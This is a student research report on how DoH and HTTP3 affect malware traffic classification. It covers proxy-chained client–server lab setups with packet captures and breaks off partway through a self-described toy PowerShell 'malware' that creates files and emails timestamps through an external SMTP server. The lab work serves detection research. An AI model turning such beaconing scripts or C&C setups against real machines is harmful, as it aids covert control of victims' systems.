

# Report of Final Project

TEAM D.A.Y

David Chitiz, Alon Perlmutter, Yishay Garam

September 12, 2021

## Contents

1	Abstract	3
2	Terms	3
2.1	C&C	3
2.2	DoH	3
2.3	Proxy	3
2.3.1	How Does a Proxy Server Operate?	4
2.3.2	Proxychains	4
2.4	Srelay	4
2.5	Socks	4
2.6	PowerShell	5
2.7	SMTP Server	5
2.8	Cobalt Strike	5
3	Phases	6
3.1	phase 1 create client server system on VM	6
3.2	Phase 2 - Create a Proxy which will be used for communication between the Client & server	8
3.3	Phase 3 – create second Proxy which will be used for communication between Client & server & Proxy	13
3.4	Phase 4 – building our own malwares	15
3.5	Phase 5 - Cobalt-Strike	22
4	Struggles	26
4.1	Phase2	26
4.2	Phase4	26
4.3	Phase5	26
5	References	27

## 1 Abstract

The general purpose of this final project is to explore whether malwares traffic Classification system's accuracy will drop due to the use of new internet protocols. Our assumption is that many dangerous malwares already exist in many victim's machines which communicate through a C&C. Due to our assumption, we focused our main effort on creating the traffic of the C&C based on the new protocols DoH and HTTP3.

In this project we were divided into three different teams which eventually each team's work will be combined in order to build the whole system.

Our team's main goal was initially to build the infrastructure of the project. During our work, our main effort was shifted towards creating a malware and supply DNS & HTTP malware packets using Cobalt Strike system (view terms).

## 2 Terms

In this section we will dive into many terms which we ran into while working on this project.

### 2.1 C&C

C&C is a command-and-control server is a computer controlled by an attacker or cybercriminal which is used to send commands to systems compromised by malware and receive stolen data from a target network.

### 2.2 DoH

DoH is a protocol for performing remote Domain Name System (DNS) resolution via the HTTPS protocol. A goal of the method is to increase user privacy and security by preventing eavesdropping and manipulation of DNS data by using the HTTPS protocol to encrypt the data between the DoH client and the DoHbased DNS resolver. In other simple words, DoH grants privacy between two parties, meaning it is per-hop privacy. Your communication might be private between your web browsers and your ISP, but it may not be between your ISP and its upstream DNS server. Privacy may sound like a good idea for end users, but when used in a controlled environment such as corporate network, it may cause more concern than benefits. Running a rogue DoH client in a corporate setting means that the IT or security team is unable to investigate the DNS queries which the client makes, be it that the client is visiting a known malware infected domain, or is using (encrypted) DNS to exfiltrate sensitive data out of the corporate network

### 2.3 Proxy

A proxy server is any machine that translates traffic between networks or protocols. It's an intermediary server separating end-user clients from the destinations that they

browse. Proxy servers provide varying levels of functionality, security, and privacy depending on your use case, needs, or company policy. If you're using a proxy server, traffic flows through the proxy server on its way to the address you requested. The request then comes back through that same proxy server (there are exceptions to this rule), and then the proxy server forwards the data received from the website to you. Modern proxy servers do much more than forward web requests, all in the name of data security and network performance. Proxy servers act as a firewall and web filter, provide shared network connections, and cache data to speed up common requests. A good proxy server keeps users and the internal network protected from the bad stuff that lives out in the wild internet. Lastly, proxy servers can provide a high level of privacy.

### 2.3.1 How Does a Proxy Server Operate?

Every computer on the internet needs to have a unique Internet Protocol (IP) Address. Think of this IP address as your computer's street address. Just as the post office knows to deliver your mail to your street address, the internet knows how to send the correct data to the correct computer by the IP address. A proxy server is basically a computer on the internet with its own IP address that your computer knows. When you send a web request, your request goes to the proxy server first. The proxy server then makes your web request on your behalf, collects the response from the web server, and forwards you the web page data so you can see the page in your browser. When the proxy server forwards your web requests, it can make changes to the data you send and still get you the information that you expect to see. A proxy server can change your IP address, so the web server doesn't know exactly where you are in the world. It can encrypt your data, so your data is unreadable in transit. And lastly, a proxy server can block access to certain web pages, based on IP address.

### 2.3.2 Proxychains

ProxyChains is a tool that forces any TCP connection made by any given application to go through proxies like TOR or any other SOCKS4, SOCKS5 or HTTP proxies. It is an open-source project for GNU/Linux systems. Essentially, you can use ProxyChains to run any program through a proxy server.

## 2.4 Srelay

Srelay is a Socks proxy server, a middleman handling the connection with the server for clients. Its an Open Source and free to use the proxy server which includes socks version 5 and version 4 support as well.

## 2.5 Socks

SOCKS is an Internet protocol that exchanges network packets between a client and server through a proxy server. SOCKS optionally provides authentication so only authorized users may access a server. Practically, a SOCKS server proxies TCP connections

to an arbitrary IP address and provides a means for UDP packets to be forwarded. SOCKS performs at Layer 5 of the OSI model (the session layer, an intermediate layer between the presentation layer and the transport layer). A SOCKS server accepts incoming client connection on TCP port 1080.

The circuit/session level nature of SOCKS make it a versatile tool in forwarding any TCP (or UDP since SOCKS5) traffic, creating a good interface for all types of routing tools.

It can be used as:

- A circumvention tool, allowing traffic to bypass Internet filtering to access content otherwise blocked, e.g., by governments, workplaces, schools, and country-specific web services. Since SOCKS is very detectable, a common approach is to present a SOCKS interface for more sophisticated protocols:
- The Tor onion proxy software presents a SOCKS interface to its clients.
- Providing similar functionality to a virtual private network, allowing connections to be forwarded to a server's "local" network:
- Some SSH suites, such as OpenSSH, support dynamic port forwarding that allows the user to create a local SOCKS proxy. This can free the user from the limitations of connecting only to a predefined remote port and server.

## 2.6 PowerShell

PowerShell is a task automation and configuration management framework from Microsoft, consisting of a command-line shell and the associated scripting language.

## 2.7 SMTP Server

SMTP stands for Simple Mail Transfer Protocol, and it's an application used by mail servers to send, receive, and/or relay outgoing mail between email senders and receivers. SMTP server is simply a computer running SMTP, and which acts more or less like the postman. Once the messages have been picked up they are sent to this server, which takes care of concretely delivering emails to their recipients.


## 2.8 Cobalt Strike

Cobalt Strike is a paid penetration testing product that allows an attacker to deploy an agent named 'Beacon' on the victim machine. Beacon includes a wealth of functionality to the attacker, including, but not limited to command execution, key logging, file transfer, SOCKS proxying, privilege escalation, port scanning and lateral movement.

## 3 Phases

### 3.1 phase 1 create client server system on VM

Firstly, to build a client server system, we have opened a new virtual machine using Ubuntu 18.04 version. For both machines to communicate we changed their VM network's settings to NAT Network.



**Building client & server** – the code we used was initially written in C and then for easier reading and future work we decided to rewrite it again in Python: To get the VM's IP we ran the command 'ifconfig', in this case the client's IP is: 10.0.2.15 The server's IP is 10.0.2.4 and the port which they are going to communicate is 8081 (HTTP) alternative ports used for web traffic.

#### Client-side code

```
1 #!/usr/bin/env python3
2
3 import socket
4
5 HOST = '10.0.2.4' # The server's hostname or
   IP address
6 PORT = 8081      # The port used by the server
7
8 with socket.socket(socket.AF_INET,
   socket.SOCK_STREAM) as s:
9     s.connect((HOST, PORT))
10    s.sendall(b'Hello, world')
11    data = s.recv(1024)
12
13 print('Received', repr(data))
14
```

#### Explanation:

5-6: defining the host and port to connect to

8-9: establishing socket and connecting to it

10: send a message to the server containing the string 'hello world'

11,13: receive message back from the server and printing it

### Server-side code

```
1#!/usr/bin/env python3
2
3import socket
4
5HOST = '0.0.0.0' # Standard loopback interface address (localhost)
6PORT = 8081      # Port to listen on (non-privileged ports are > 1023)
7
8with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
9    s.bind((HOST, PORT))
10   s.listen()
11   conn, addr = s.accept()
12   with conn:
13       print('Connected by', addr)
14       while True:
15           data = conn.recv(1024)
16           if not data:
17               break
18       conn.sendall(data)|
```

### Explanation:

Row 5 - '0.0.0.0' means that the server will be reachable on all its ip's

Row 6 - Port number is 8081...

8-9 - establish the socket and bind it

10 - start listening for incoming data

11 -17 - waiting for data

18 - send the data back to the client

### Run server & client::

On the Server VM run the server.py file on terminal: \$ python3 server.py

```
yishay@yishay:~/Desktop/clientServer python$ python3 server.py
Connected by ('10.0.2.15', 34530)
yishay@yishay:~/Desktop/clientServer python$ _
```

On the Client VM run the client.py file on terminal: \$ python3 client.py

```
yishay@yishay:~/Desktop/clientServer python$ python3 client.py
Received b'Hello, world'
yishay@yishay:~/Desktop/clientServer python$ _
```

We have opened Wireshark to sniff the packets that were passed between both VMs.

No.	Time	Source	Destination	Protocol	Length	Info
21	53.506925821	10.0.2.15	10.0.2.4	TCP	76	34530 → 8081 [SYN]
22	53.507369396	10.0.2.4	10.0.2.15	TCP	76	8081 → 34530 [SYN]
23	53.507392589	10.0.2.15	10.0.2.4	TCP	68	34530 → 8081 [ACK]
24	53.507470394	10.0.2.15	10.0.2.4	TCP	80	34530 → 8081 [PSH]
25	53.507762682	10.0.2.4	10.0.2.15	TCP	68	8081 → 34530 [ACK]
26	53.508012998	10.0.2.4	10.0.2.15	TCP	80	8081 → 34530 [PSH]
27	53.508019767	10.0.2.15	10.0.2.4	TCP	68	34530 → 8081 [ACK]
28	53.508122985	10.0.2.15	10.0.2.4	TCP	68	34530 → 8081 [FIN]
29	53.508497284	10.0.2.4	10.0.2.15	TCP	68	8081 → 34530 [FIN]
30	53.508507574	10.0.2.15	10.0.2.4	TCP	68	34530 → 8081 [ACK]
32	66.172826247	10.0.2.4	224.0.0.251	MDNS	89	Standard query 0x00


▶ Frame 24: 80 bytes on wire (640 bits), 80 bytes captured (640 bits) on interface 0  
 ▶ Linux cooked capture  
 ▶ Internet Protocol Version 4, Src: 10.0.2.15, Dst: 10.0.2.4  
 ▶ Transmission Control Protocol, Src Port: 34530, Dst Port: 8081, Seq: 1, Ack: 1, Len: 12  
 ▶ Data (12 bytes)

```

0020  0a 00 02 04 86 e2 1f 91 97 cc 41 1c 30 1f 5b dc  ....A-0- [
0030  80 18 01 f6 18 45 00 00 01 01 08 0a 08 e8 6f c0  ....F.....
0040  e4 b5 b4 2c 48 65 6c 6c 6f 2c 20 77 6f 72 6c 64  ....Hell o, world
  
```

### 3.2 Phase 2 - Create a Proxy which will be used for communication between the Client & server


First, we have opened an addition VM which will be used as a Proxy.

	<b>ubuntu 18.04 2020 client</b> Powered Off
	<b>ubuntu 18.04 2020 Proxy</b> Powered Off
	<b>ubuntu 18.04 2020 Server</b> Powered Off


On the VirtualBOx preferences in the network section we added two new network adapters. With the new adapters we configured two sub-networks named “clientProxy” [10.0.1.0/24] and “proxyServer” [10.0.5.0/24].

1. “ClientProxy” - client <--> Proxy
2. “ProxyServer” - Proxy <--> Server







Client - on the Client VM settings we added the “clientProxy” network adapter.



Server - on the Server VM settings we added the “proxyServer” network adapter.



Proxy - on the Proxy VM settings we added two network adapters, one network is between the proxy and the client, the second network includes the server and the proxy. It's important to notice, that the client and server can't communicate directly.



We have two different IP's because the proxy VM has two adapters: 10.0.1.5 and 10.0.5.5

On the proxy machine we configured the Srelay server so we can make the proxy VM a socks type proxy.

On the Client VM we configured the Proxychains service to enable sending messages through the proxy.

Secondly, we need to configure the proxychains on Client VM using the following command; `$ nano /etc/proxychains.conf` – this command opens the file configuration related to the proxychains. We added the proxy IP with the port number 1080. After configuring the ProxyList, the client's VM can use the proxychains's services.

```
#
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks5 10.0.1.5 1080
```

```
GNU nano 2.9.3 /etc/proxychains.conf
# proxychains.conf  VER 3.1
#
# HTTP, SOCKS4, SOCKS5 tunneling proxyfier$
#
# The option below identifies how the ProxyList is
# only one option should be uncommented at time,
# otherwise the last appearing option will be acc$
#
dynamic_chain
#
# Dynamic - Each connection will be done via chain$
# all proxies chained in the order as they appear$
# at least one proxy must be online to play in chain$
# (dead proxies are skipped)
# otherwise EINTR is returned to the app
#
#strict_chain
```

After configuring the ProxyChains, we need to start the Srealy on Proxy VM with using the following commands:

```
yishay@yishay:~$ cd /etc/init.d
yishay@yishay:/etc/init.d$ srelay start
```

Now we'll run the server with python3 server.py on the client side we'll run the client program by using the following command **\$ proxychains python3 client.py**

The output of these commands is:

(client)

```
yishay@yishay:~/Desktop/clientServer python$ proxychains python3 client.py
ProxyChains-3.1 (http://proxychains.sf.net)
|D-chain|-<-10.0.1.5:1080-<-<-10.0.5.4:8081-<-<-OK
Received b'Hello, world'
yishay@yishay:~/Desktop/clientServer python$
```

(server)

```
yishay@yishay:~/Desktop/clientServer python$ python3 server.py
Connected by ('10.0.5.5', 59688)
yishay@yishay:~/Desktop/clientServer python$
```

as we can see the server got the message from the proxy as required.  
Wireshark:

Client Side

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.0.1.4	10.0.1.5	TCP	76	37688 → 1080 [SYN]
2	0.000433231	10.0.1.5	10.0.1.4	TCP	76	1080 → 37688 [SYN]
3	0.000455129	10.0.1.4	10.0.1.5	TCP	68	37688 → 1080 [ACK]
4	0.000614841	10.0.1.4	10.0.1.5	Socks	72	Version: 5
5	0.000952668	10.0.1.5	10.0.1.4	TCP	68	1080 → 37688 [ACK]
6	0.001083086	10.0.1.5	10.0.1.4	Socks	70	Version: 5
7	0.001091372	10.0.1.4	10.0.1.5	TCP	68	37688 → 1080 [ACK]
8	0.001158111	10.0.1.4	10.0.1.5	Socks	78	Version: 5
9	0.001369829	10.0.1.5	10.0.1.4	TCP	68	1080 → 37688 [ACK]
10	0.003004095	10.0.1.5	10.0.1.4	Socks	78	Version: 5
11	0.003017422	10.0.1.4	10.0.1.5	TCP	68	37688 → 1080 [ACK]
12	0.003194181	10.0.1.4	10.0.1.5	Socks	80	Version: 5
13	0.003522770	10.0.1.5	10.0.1.4	TCP	68	1080 → 37688 [ACK]
14	0.004055155	10.0.1.5	10.0.1.4	Socks	80	Version: 5
15	0.004063119	10.0.1.4	10.0.1.5	TCP	68	37688 → 1080 [ACK]
16	0.004198060	10.0.1.4	10.0.1.5	TCP	68	37688 → 1080 [FIN]
17	0.007469119	10.0.1.5	10.0.1.4	TCP	68	1080 → 37688 [FIN]

Frame 12: 80 bytes on wire (640 bits), 80 bytes captured (640 bits) on interface 0  
 Linux cooked capture  
 Internet Protocol Version 4, Src: 10.0.1.4, Dst: 10.0.1.5  
 Transmission Control Protocol, Src Port: 37688, Dst Port: 1080, Seq: 15, Ack: 13, Len: 12  
 Socks Protocol  
 Data (12 bytes)

0030	80 18 01 f6 16 3b 00 00 01 01 08 0a 0b 0f 4e 8b	.....N
0040	54 ca bd 05 48 65 6c 6c 6f 2c 20 77 6f 72 6c 64	T...Hell o, world

Server side

No.	Time	Source	Destination	Protocol	Length	Info
5	8.203444024	10.0.5.5	10.0.5.4	TCP	76	53316 → 8081 [SYN]
6	8.203492232	10.0.5.4	10.0.5.5	TCP	76	8081 → 53316 [SYN]
7	8.204691432	10.0.5.5	10.0.5.4	TCP	68	53316 → 8081 [ACK]
8	8.205772477	10.0.5.5	10.0.5.4	TCP	80	53316 → 8081 [PSH]
9	8.205799771	10.0.5.4	10.0.5.5	TCP	68	8081 → 53316 [ACK]
10	8.205897497	10.0.5.4	10.0.5.5	TCP	80	8081 → 53316 [PSH]
11	8.206283247	10.0.5.5	10.0.5.4	TCP	68	53316 → 8081 [ACK]
12	8.207084649	10.0.5.5	10.0.5.4	TCP	68	53316 → 8081 [FIN]
13	8.207191115	10.0.5.4	10.0.5.5	TCP	68	8081 → 53316 [FIN]
14	8.207687557	10.0.5.5	10.0.5.4	TCP	68	53316 → 8081 [ACK]
15	8.295370523	51.77.195.183	10.0.5.4	TLSv1.2	599	Application Data
16	8.295396902	10.0.5.4	51.77.195.183	TCP	56	47068 → 9001 [ACK]

▶ Frame 8: 80 bytes on wire (640 bits), 80 bytes captured (640 bits) on interface 0  
 ▶ Linux cooked capture  
 ▶ Internet Protocol Version 4, Src: 10.0.5.5, Dst: 10.0.5.4  
 ▶ Transmission Control Protocol, Src Port: 53316, Dst Port: 8081, Seq: 1, Ack: 1, Len: 12  
 ▶ Data (12 bytes)

```

0000  00 00 00 01 00 06 08 00 27 c9 57 b5 00 00 08 00  ....W....
0010  45 00 00 40 cd a6 40 00 40 06 4f 09 0a 00 05 05  E-@-@-@-@-
0020  0a 00 05 04 d0 44 1f 91 29 6c c5 81 52 45 5c 09  ....D..l..RE\
0030  80 18 01 f6 14 b7 00 00 01 01 08 0a 8b 20 4b 24  ....w
0040  5e a9 5f a7 48 65 6c 6c 6f 2c 20 77 6f 72 6c 64  A...Hell o, world
  
```

### Explanation:

a little reminder the proxy VM has two IP's

10.0.1.5 – proxy <--> client

10.0.5.5 – proxy <--> server


As we can see the client creates a three-way hand shake with the proxy Ip 10.0.1.5 The server creates a three-way hand shake with the proxy Ip 10.0.5.5 The connection between the client & server is going through the proxy

### 3.3 Phase 3 – create second Proxy which will be used for communication between Client & server & Proxy


#### Client-Server using two proxies:

First, we opened added a VM which will be used as the second Proxy. On the VirtualBox preferences in the network section we added one more network adapter. With this new adapter we configured a new sub-network named “proxyProxy”[10.0.7.0/24] (numbet two on the following list).


1. “ClientProxy”[10.0.1.0/24] - client <--> Proxy
2. “proxyProxy”[10.0.7.0/24] – proxy1 <--> proxy2
3. ”ProxyServer”[10.0.5.0/24] - Proxy <--> Server



\$ **Proxy** - on the proxy VM settings we added the “proxyProxy” network adapter.



\$ **Proxy2** - on the proxy2 VM settings we added the “proxyProxy” network adapter.



A small reminder:

Client machine IP- 10.0.1.4

Proxy IP's: 10.0.1.5 and 10.0.7.5

Proxy2 IP's: 10.0.7.4 and 10.0.5.6

Server machine IP - 10.0.5.4

## \$ Configuration

The usage of Srelay is similar to phase 2 just with different hops addresses. After the Srelay configuration we need to reconfigure the Proxychains. We added one line with the IP of the new Proxy (Proxy2).

The next steps are same as phase 2 which means running the server, the server listens for incoming traffic, then we will run the client program using proxychains and finally the message will be delivered via both proxies and will arrive to the server.

```
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks5 10.0.1.5 1080
socks5 10.0.7.4 1080
```

The outputs of these commands are:

(client)

```
yishay@yishay:~/Desktop/clientServer python$ proxychains python3 client.py
Proxychains-3.1 (http://proxychains.sf.net)
[0-chain]->-10.0.1.5:1080-<->-10.0.7.4:1080-<->-10.0.5.4:8081-<->-OK
Received b'Hello, world'
```

(server)

```
yishay@yishay:~/Desktop/clientServer python$ python3 server.py
Connected by ('10.0.5.6', 56082)
yishay@yishay:~/Desktop/clientServer python$
```

As we can see the server got the message from the proxy as required.



## Wireshark: (client-side)

No.	Time	Source	Destination	Protocol	Length	Info
16	15.398167958	10.0.1.4	10.0.1.5	TCP	76	55994 → 1980 [SYN]
17	15.398514251	10.0.1.5	10.0.1.4	TCP	76	1980 → 55994 [SYN]
18	15.398538793	10.0.1.4	10.0.1.5	TCP	68	55994 → 1980 [ACK]
19	15.398594679	10.0.1.4	10.0.1.5	Socks	72	Version: 5 Connect
20	15.398695970	10.0.1.5	10.0.1.4	TCP	68	1980 → 55994 [ACK]
21	15.398672582	10.0.1.5	10.0.1.4	Socks	78	Version: 5 Connect
22	15.398672587	10.0.1.4	10.0.1.5	TCP	68	55994 → 1980 [ACK]
23	15.399146803	10.0.1.4	10.0.1.5	Socks	78	Version: 5 Command
24	15.399299763	10.0.1.5	10.0.1.4	TCP	68	1980 → 55994 [ACK]
25	15.400373877	10.0.1.5	10.0.1.4	Socks	78	Version: 5 Command
26	15.400386829	10.0.1.4	10.0.1.5	TCP	68	55994 → 1980 [ACK]
27	15.400350863	10.0.1.4	10.0.1.5	Socks	72	Version: 5
28	15.400829533	10.0.1.5	10.0.1.4	TCP	68	1980 → 55994 [ACK]
29	15.401346937	10.0.1.5	10.0.1.4	Socks	78	Version: 5
30	15.40146376	10.0.1.4	10.0.1.5	TCP	68	55994 → 1980 [ACK]
31	15.401233505	10.0.1.4	10.0.1.5	Socks	78	Version: 5
32	15.401438808	10.0.1.5	10.0.1.4	TCP	68	1980 → 55994 [ACK]
33	15.402486982	10.0.1.5	10.0.1.4	Socks	78	Version: 5
34	15.402500014	10.0.1.4	10.0.1.5	TCP	68	55994 → 1980 [ACK]
35	15.402611146	10.0.1.5	10.0.1.4	TCP	68	1980 → 55994 [ACK]
36	15.405337304	10.0.1.5	10.0.1.4	TCP	68	55994 → 1980 [ACK]
37	15.405310877	10.0.1.5	10.0.1.4	Socks	88	Version: 5
38	15.405438568	10.0.1.4	10.0.1.5	TCP	68	55994 → 1980 [FIN]
39	15.405438568	10.0.1.4	10.0.1.5	TCP	68	1980 → 55994 [FIN]
41	15.405824543	10.0.1.4	10.0.1.5	TCP	68	55994 → 1980 [ACK]

## (server-side)

No.	Time	Source	Destination	Protocol	Length	Info
7	12.994761793	10.0.0.0	10.0.0.0	TCP	76	55994 → 8881 [SYN]
8	12.994828158	10.0.0.0	10.0.0.0	TCP	76	8881 → 55994 [SYN]
9	12.995031154	10.0.0.0	10.0.0.0	TCP	68	55994 → 8881 [ACK]
10	12.995155591	10.0.0.0	10.0.0.0	TCP	68	8881 → 55994 [ACK]
11	12.99512682	10.0.0.0	10.0.0.0	TCP	68	8881 → 55994 [FIN]
12	12.99512682	10.0.0.0	10.0.0.0	TCP	68	55994 → 8881 [FIN]
13	12.997825786	10.0.0.0	10.0.0.0	TCP	68	55994 → 8881 [FIN]
14	12.998060780	10.0.0.0	10.0.0.0	TCP	68	8881 → 55994 [FIN]
15	12.998222679	10.0.0.0	10.0.0.0	TCP	68	8881 → 55994 [FIN]
16	12.998444112	10.0.0.0	10.0.0.0	TCP	68	55994 → 8881 [FIN]
17	14.592766366	10.0.0.0	10.0.0.0	TCP	68	55994 → 8881 [FIN]

explanation:

- 10.0.1.4 – client <--> proxy 10.0.1.5
- 10.0.7.5 – proxy <--> proxy2 10.0.7.4
- 10.0.5.6 – proxy2 <--> server 10.0.5.4

As we can see the client (10.0.1.4) creates a three-way handshake with the proxy's (10.0.1.5) first adapter. Proxy's (10.0.7.5) second adapter creates a three-way handshake with the proxy2's (10.0.7.4) first adapter. Proxy2's (10.0.5.6) second adapter creates a three-way handshake with the server (10.0.1.5). The connection between the client and the server is going through the proxy and the proxy2.

To make our system more realistic to today's traffic, we installed the Apache2 web server on the server's VM. then, on the client's VM we ran the command: "proxychains firefox", this command uses the proxychains' service and opens a Firefox browser. In the browser we entered the server's IP (10.0.5.4) and we received the server's site through both proxys

## 3.4 Phase 4 – building our own malwares

In this phase we are diving into the world of malware. Before entering very complex malware programs, we researched simple malware programs and created our first malicious program. How we created our first simple malware from scratch: The first step is to program a code that operates according to our need for example, you may write a code that reboots your system every N minutes. For our program we wrote a code that creates files in a specific directory every N seconds and every time a file has been created, the program has generated an email to us with information about the time of the file's creation. It is important to write the code in a framework that can write commands to

the terminal, we used Microsoft's PowerShell for our code. Code:

```

1 #variables to send emails
2 $emailSmtpServer = "smtp.live.com"
3 $emailSmtpServerPort = "587"
4 $emailSmtpUser = "XXXXXXXXXX@XXXXX.XXX"
5 $emailSmtpPass = "XXXXXXXXXX"
6
7 $emailFrom = "XXXXXXXXXX@XXXXX.XXX"
8 $emailTo = "XXXXXXXXXX@XXXXX.XXX"
9
10 $emailMessage = New-Object System.Net.Mail.MailMessage( $emailFrom , $emailTo )
11
12
13 $SMTPClient = New-Object System.Net.Mail.SmtpClient( $emailSmtpServer , $emailSmtpServerPort )
14 $SMTPClient.EnableSsl = $True
15 $SMTPClient.Credentials = New-Object System.Net.NetworkCredential( $emailSmtpUser , $emailSmtpPass );
16
17 $Cpath = "C:\\"
18 New-Item -Path "C:\\" -Name "checkmal" -ItemType "directory"
19 $counter = 0
20 while($counter -lt 10)
21 {
22     $FileName = (Get-Date).tostring("dd-MM-yyyy-hh-mm-ss")
23     New-Item -itemType File -Path C:\checkmal -Name ($FileName + ".txt")
24     $counter++
25     $emailMessage.Subject = "DAY Mail "
26     $emailMessage.Body = (Get-Date).tostring("dd-MM-yyyy-hh-mm-ss")
